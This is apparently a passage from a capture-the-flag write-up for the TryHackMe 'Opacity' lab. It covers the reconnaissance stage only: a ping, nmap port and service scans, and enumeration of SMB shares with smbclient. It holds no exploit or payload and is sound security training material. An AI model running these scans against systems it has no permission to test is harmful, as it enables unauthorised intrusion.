

Opacity (THM)

ip of the machine :- 10.10.227.58




```
sohamt@CyberCreedPC:~/Testing
> ping 10.10.227.58 -c 5

PING 10.10.227.58 (10.10.227.58) 56(84) bytes of data.
64 bytes from 10.10.227.58: icmp_seq=1 ttl=60 time=231 ms
64 bytes from 10.10.227.58: icmp_seq=2 ttl=60 time=254 ms
64 bytes from 10.10.227.58: icmp_seq=3 ttl=60 time=277 ms
64 bytes from 10.10.227.58: icmp_seq=4 ttl=60 time=300 ms
64 bytes from 10.10.227.58: icmp_seq=5 ttl=60 time=221 ms

--- 10.10.227.58 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 220.786/256.601/300.027/29.108 ms
```

machine is on!!!




```
sohamt@CyberCreedPC:~/Testing
> sudo nmap -p- --min-rate=10000 10.10.227.58

[sudo] password for sohamt:
Sorry, try again.
[sudo] password for sohamt:
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-06 20:25 IST
Nmap scan report for 10.10.227.58 (10.10.227.58)
Host is up (0.15s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds
```

found some open ports.




```
sohamt@CyberCreedPC:~/Testing
> sudo nmap -p 22,80,139,445 -sC -A -T5 10.10.227.58
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-06 20:26 IST
Nmap scan report for 10.10.227.58 (10.10.227.58)
Host is up (0.16s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0f:ee:29:10:d9:8e:8c:53:e6:4d:e3:67:0c:6e:be:e3 (RSA)
|   256 95:42:cd:fc:71:27:99:39:2d:00:49:ad:1b:e4:cf:0e (ECDSA)
|_  256 ed:fe:9c:94:ca:9c:08:6f:f2:5c:a6:cf:4d:3c:8e:5b (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

found a web server, ssh and SMB running at default ports.




```
sohamt@CyberCreedPC:~/Testing
> smbclient -L //10.10.227.58/

Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\sohamt]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (opacity server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

found possible SMB shares available.




```
sohamt@CyberCreedPC:~/Testing
> smbclient //10.10.227.58/IPC$/

Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\sohamt]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
```

was able to access a share but found nothing. So now, will go for directory fuzzing using ffuf.

